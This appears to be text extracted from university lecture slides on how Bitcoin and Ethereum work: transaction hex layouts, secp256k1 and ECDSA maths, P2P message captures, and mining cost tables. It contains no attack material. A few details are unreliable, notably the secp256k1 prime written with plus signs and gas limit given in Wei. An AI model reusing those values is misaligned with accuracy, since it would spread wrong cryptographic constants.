It will stop with the block number 6,930,000 (=33x 210,000, $33 = 1 + \log_2(5 \cdot 10^9)$)


This mechanism limits the total number of Bitcoins in circulation to 21 millions ($210,000 \times 50 \times 2$)

Transaction

$$\Sigma \text{ input} = \Sigma \text{ output} + \text{Fee}$$

$$\text{Fee} = \Sigma \text{ input} - \Sigma \text{ output}$$

txHash —



Bitcoin Transaction

```
01000000 // Version
01 // number of inputs
DE2D211EF429909B0AB8D2E7D25826A0 //TransactionID
EDD6281EC6DEDF2B822CE5014A349E72
01000000 // index
8A // length of the signature Script
47 // ECDSA Signature length
  30 44 // Sequence of (r,s) integer values
  02 20 // integer r value
    0772ABD5D37D0CAAB881DBC8912628F9
    3461839CC8D4BC007A355831A6061ED7
  02 20 // integer s value
    4CCCC34B34A9075FC09C9777EAB7A6F5
    612DA2130C1FF1C0E376AD9B2209D51D
01 41 // Public key length
  04 // uncompressed format
  CFD7A542B8C823992AF51DA828E1B693
  CC5AB64F0CACF0F80C31A1ECA471786E
  285BDD3F1FE0A006BD70567885EF57EB
  149C8880CB9D5AF304182AC942E176CC
FFFFFFFF // sequence

01 // number of outputs
D418040000000000 // amount in BTC
19 // Public Key Script
  76 // OP_DUP
  A9 // OP_HASH160
  14 // hash160 length
    CB643DD608FB5C323A4A6342C1A6AC8048B409EB
  88 // OP_EQUALVERIFY
  AC // OP_CHECKSIG
00000000 // Locktime
```

The *pay-to-pubkey-hash* script is defined as:

```
OP_DUP [76] OP_HASH160 [A9]
<length=14> <hash160>
OP_EQUALVERIFY[88] OP_CHECKSIG[AC]
```

$$y^2 = x^3 + 7, \quad x, y \in \mathbb{Z}/p\mathbb{Z} \quad p = 2^{256} + 2^{32} + 2^9 + 2^8 + 2^7 + 2^6 + 2^4 + 1$$

G: GENERATOR

```
04 79BE667E F9DCBBAC 55A06295 CE870B07
   029BFCDB 2DCE28D9 59F2815B 16F81798
   483ADA77 26A3C465 5DA4FBFC 0E1108A8
   FD17B448 A6855419 9C47D08F FB10D4B8
```

n: Curve Order

```
FFFFFFFF FFFFFFFF
FFFFFFFF FFFFFFFE
BAAEDCE6 AF48A03B
BFD25E8C D0364141
```

ECDSA(r,s):

x private key $\in [1, n-1]$

$P = xG$ = public key,

$k \in [1, n-1]$, $kG = (x_R, y_R)$

$r = x_R \bmod n$, $e = H(M)$ 32 bytes LSB

$s = k^{-1}(e + x r) \bmod n$

Two
integer
values

VERIFY (r,s):

$u_1 = e s^{-1} \bmod n$

$u_2 = r s^{-1} \bmod n$

$(x_R, y_R) = u_1 G + u_2 P$

$v = x_R \bmod n$

Check $v = r$


RECOVER (r,s):

For $R(x=r, y=y_+)$ to $R(x=r, y=y_-)$


$Q = r^{-1}(sR - eG)$

VERIFY(r,s) with Q as public Key


Wallets



Ledger Nano S



Trezor One




Archos Safe T



Cobo Vault



AT.Wallet




Samsung Wallet



Archos Safe-T Touch

P2P Network



https://en.bitcoin.it/wiki/Protocol_documentation

Common structures

Almost all integers are encoded in little endian. Only IP or port number are encoded big endian.

Message structure

Field Size	Description	Data type	Comments
4	magic	uint32_t	Magic value indicating message origin network, and used to seek to next message when stream state is unknown
12	command	char[12]	ASCII string identifying the packet content, NULL padded (non-NULL padding results in packet rejected)
4	length	uint32_t	Length of payload in number of bytes
4	checksum	uint32_t	First 4 bytes of sha256(sha256(payload))
?	payload	uchar[]	The actual data

Message types

- version, vercak, addr, inv, getdata, notfound, getblock, getheaders, block, headers, getaddr, mempool, checkorder, submitorder, reply, ping, pong, reject, filterload, filteradd, filterclear, merkleblock, alert, sendheaders, sendcmpct, cmpctblock, getblocktxn

Bitcoin Protocol

Packet magic: 0xf9beb4d9

Command name: tx

Payload Length: 252

Payload checksum: 0xe3a37c54

- [-] Tx message
 - Transaction version: 1
 - Input Count: 1
 - [-] Transaction input
 - ⊕ Previous output
 - Script Length: 139
 - Signature script: 483045022100f10ebbf6677f778d421d1baa656079b97e
 - Sequence: 4294967295
 - Output Count: 2
 - [-] Transaction output
 - value: 0
 - Script Length: 19
 - Script: 6a1154656c65636f6d20506172697354656368
 - [-] Transaction output
 - value: 126375
 - Script Length: 25
 - Script: 76a9143a40abac5b0c9ac4cb6471dce09f94eb11c0e4db88...
 - Block lock time or block ID: 0


Source	Destination	Protocol	Length	Info
137.194.23.117	5.178.68.215	Bitcoin	163	version
5.178.68.215	137.194.23.117	Bitcoin	181	version
5.178.68.215	137.194.23.117	Bitcoin	78	verack
5.178.68.215	137.194.23.117	Bitcoin	86	ping
5.178.68.215	137.194.23.117	Bitcoin	109	addr
137.194.23.117	5.178.68.215	Bitcoin	78	verack
137.194.23.117	5.178.68.215	Bitcoin	325	tx
137.194.23.117	5.178.68.215	Bitcoin	86	[unknown]
5.178.68.215	137.194.23.117	Bitcoin	259	inv
5.178.68.215	137.194.23.117	Bitcoin	1159	inv
5.178.68.215	137.194.23.117	Bitcoin	259	inv
5.178.68.215	137.194.23.117	Bitcoin	439	inv
5.178.68.215	137.194.23.117	Bitcoin	223	inv
5.178.68.215	137.194.23.117	Bitcoin	1123	inv
5.178.68.215	137.194.23.117	Bitcoin	403	inv
5.178.68.215	137.194.23.117	Bitcoin	223	inv
5.178.68.215	137.194.23.117	Bitcoin	907	inv
5.178.68.215	137.194.23.117	Bitcoin	871	inv
5.178.68.215	137.194.23.117	Bitcoin	583	inv
5.178.68.215	137.194.23.117	Bitcoin	115	inv
5.178.68.215	137.194.23.117	Bitcoin	115	inv
5.178.68.215	137.194.23.117	Bitcoin	1339	inv
5.178.68.215	137.194.23.117	Bitcoin	1015	inv
5.178.68.215	137.194.23.117	Bitcoin	763	inv

0030	43	22	06	b2	00	00	f9	be	b4	d9	74	78	00	00	00	00	00	C"....[...].tx...
0040	00	00	00	00	00	00	fc	00	00	00	e3	a3	7c	54	01	00	00 T.
0050	00	00	01	e5	c9	9c	31	d7	cf	a5	15	95	d6	74	63	f9	001.tc
0060	66	9f	b9	fc	a0	3d	24	0c	63	a2	24	16	0a	54	5c	24	00	f.....\$. c.\$..T\
0070	ac	24	6c	01	00	00	00	8b	48	30	45	02	21	00	f1	0e	00	..\$.f.... HOE!...
0080	bb	ff	66	77	f7	78	d4	21	d1	ba	a6	56	07	9b	97	e5	00	..fw.x.! ...V...
0090	53	5f	3d	bb	45	41	b1	f1	11	76	8f	bd	6a	b1	02	20	00	S_=.EA.. .v..j..
00a0	75	36	26	9f	2a	f0	4f	d5	b9	9c	db	10	62	12	b0	70	00	u6&.*.O.b..f
00b0	2b	e5	7f	e7	1a	e3	5a	7c	21	9f	96	7a	22	7b	98	81	00	+.....Z !..z"{}.
00c0	01	41	04	98	ff	3b	ad	68	9f	a2	84	39	f3	3c	89	b8	00	.A...;.h ...9.<.
00d0	b3	28	5c	e6	6f	d8	ba	e7	e1	7d	4e	83	c5	2b	72	d9	00	.(\.o... .}N...+r
00e0	10	c1	1a	0f	0b	a5	b3	c1	51	b2	38	3b	74	dd	1e	80	00 Q.8;t..
00f0	13	d1	d3	00	00	7e	ea	cd	73	1f	b7	65	f1	b2	20	de	00~. s.e.e.
0100	c9	69	70	ff	ff	ff	ff	02	00	00	00	00	00	00	00	00	00	.ip.....
0110	13	6a	11	54	65	6c	65	63	6f	6d	20	50	61	72	69	73	00	.j.Telec om Paris
0120	54	65	63	68	a7	ed	01	00	00	00	00	00	00	19	76	a9	14	Tech.... .v..
0130	3a	40	ab	ac	5b	0c	9a	c4	cb	64	71	dc	e0	9f	94	eb	00	:@..[... .dq....
0140	11	c0	e4	db	88	ac	00	00	00	00	00	00	00	00	00	00	00



Miners

- Buy rigs
- Pay for Energy
- Produce Hashes
- Get BTC Rewards




Network

- Fixes the Hash price in BTC
- Fixes the BTC production rate
 - Provides the blockchain
- Stores blocks and transactions

Market

- Fixes the BTC change in \$



J/GH/s	HashRate TH/s	TWh /year	Cents /KWh	Electricity Cost billion \$ / year	BTC /year	Fee BTC/year	\$Market Price \$/BTC	Miners' Revenus billion \$
CJ	HR	PW	EP	EC	BP	FP	MP	MR
0,1	50,000,000	43,8	15	6,57	657000	65700	4000	2,89

France electricity production 563 TWh / year
 1 nuclear reactor production # 6 TWh / year

$PW = CJ \times HR \times 24 \times 365 \times 0,001 = 8,76 \cdot 10^{-6} \text{ CJ} * \text{HR (TWh)}$
 $EC = PW \times EP / 100 \text{ billion\$/year}$
 $BP = 12,5 \times 144 \times 365 = 657000 \text{ BTC/year}$
 $FP = BP \times 0,1 = 65700 \text{ BTC/year}$
 $MR = (BP+FP) * MP / 10^9 \text{ billion\$/year}$

ANTMINER S9 HashRate = 14,000 GH/s
 HR=50 10⁶ TH/s 3,571,429 xS9



Home / ANTMINER S9
ANTMINER S9

\$1,750.00

1

Free shipping worldwide



Cout de production

Currency	Bitcoin	Ether	Litecoin
market price \$/currency	4 000	140	60
hashrate TH/s	50 000 000	144	250
TR, block mining time, in s	600	15	150
BR, Block Reward in currency	12,50	2,00	12,50
EC, Energy Cost \$/KWh	0,15	0,15	0,15
Best Rig	Antminer S9	Radeon RX 480	Antminer L3+
rig price \$	1 800	540	4 500
β , rig hashrate TH/s	1,4E+01	3,0E-05	5,0E-04
Rig Power Consumption, Watt	1 400	165	800
PE, rig power efficiency, J/GH	0,10	5 500,00	1 600,00
RA, rig amortization \$/year	600	180	1 500
number of rigs	3 571 429	4 800 000	500 000
c(t), production cost, \$/currency	13 262	453	485
Energy TWh/year	43,8	6,9	3,5

France electricity production 563 TWh / year
 1 nuclear reactor production # 6 TWh / year

Ethereum

About Ethereum

- ✚ Ethereum was introduced in a white paper by Vitalik Buterin in 2013
- ✚ The Ethereum software project was initially developed in early 2014 by the Swiss company, *Ethereum Switzerland GmbH*, and a Swiss non-profit foundation, the Ethereum Foundation (*Stiftung Ethereum*).
- ✚ Ethereum's live blockchain was launched on 30 July 2015
- ✚ Ethereum is a blockchain platform supporting a digital currency *the Ether* and distributed applications called *Smart Contrats* written in *Serpent* or other languages.
 - The Ethereum Virtual Machine (EVM) supports a Turing complete language
- ✚ 1 ETHER = 10^{18} Wei.

Ethereum is a Blockchain

- ✚ A new block is mined every 14,0 s
- ✚ The Block reward is 2 Ethers
- ✚ Transactions are stored in the blockchain
- ✚ Every account is defined by a pair of keys (ECC sepc256k1), a private key and public key.
 - Accounts are indexed by their *address* which is derived from the public key by taking the last 20 bytes.

- ✚ An Ethereum account contains four fields:
 - The **nonce**, a counter used to make sure each transaction can only be processed once
 - 🌐 A scalar value equal to the number of transactions sent by the sender
 - The account's current **Ether balance**
 - The account's **contract code**, if present
 - The account's **storage** (empty by default)

Transactions Structure

- ✚ The recipient of the message
- ✚ A signature identifying the sender
- ✚ A nonce: a scalar value equal to the number of transactions sent by the sender
- ✚ Value:
 - a scalar value equal to the number of Wei to be transferred to the message call's recipient
 - or in the case of contract creation, as an endowment to the newly created account
- ✚ An optional data field
 - a contract creation transaction contains an unlimited size byte array specifying the EVM-code for the account initialization procedure
 - A message call transaction contains an unlimited size byte array specifying the input data of the message
- ✚ A **STARTGAS** value, representing the maximum number of computational steps the transaction execution is allowed to take
- ✚ A **GASPRICE** value, representing the fee the sender pays per computational step
 - A scalar value equal to the number of Wei to be paid per unit of gas
 - Transactors are free to specify any gasPrice that they wish, however miners are free to ignore transactions as they choose.

Ethereum Transaction

```
F8 6B // list length= 107 bytes
80 // nonce = null (zero value)
85 04E3B29200 // gazPrice= 21 000 000 000 Wei)
82 9C40 // gazLimit= 40 000 Wei
94 777A07BAB1C119D74545B82A8BE72BEAFF4D447B //Recipient
87 2386F26FC10000 // value= 10 000 000 000 000 000 Wei
80 // data = null
1C // signature recovery parameter = 28 (27+i)
A0 F1DD7D3B245D75368B467B06CAD61002 // r value
    67031935B7474ACB5C74FE7D8C904097 // 32 bytes
A0 772D65407480D7C45C7E22F84211CB1A // s value
    DF9B3F36046A2F93149135CADBB9385D // 32 bytes
```

Public key is recovered from the signature two solutions +
(27) and (-) (28)

Cryptographic Network & Transport Protocol

RLPx is a cryptographic peer-to-peer network and protocol suite which provides a general-purpose transport and interface for applications to communicate via a p2p network. RLPx is designed to meet the requirements of decentralized applications and is used by Ethereum.

The current version of RLPx provides a network layer for Ethereum

